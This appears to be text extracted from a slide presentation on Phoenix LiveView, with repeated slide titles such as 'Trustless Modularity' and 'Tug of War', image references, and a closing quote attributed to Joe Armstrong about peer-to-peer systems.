
Phoenix LiveView





Trustless Modularity 🔌

Tug of War 🪢🕊️




Trustless Modularity 🔌

Tug of War 🪢🕊️


Trustless Modularity 🔌

Tug of War 🪢🕊️



Trustless Modularity 🔌

LiveView Inside Out 🐣




"P2P** is the new **client-server"

– Joe Armstrong, Building Highly Available Systems in Erlang

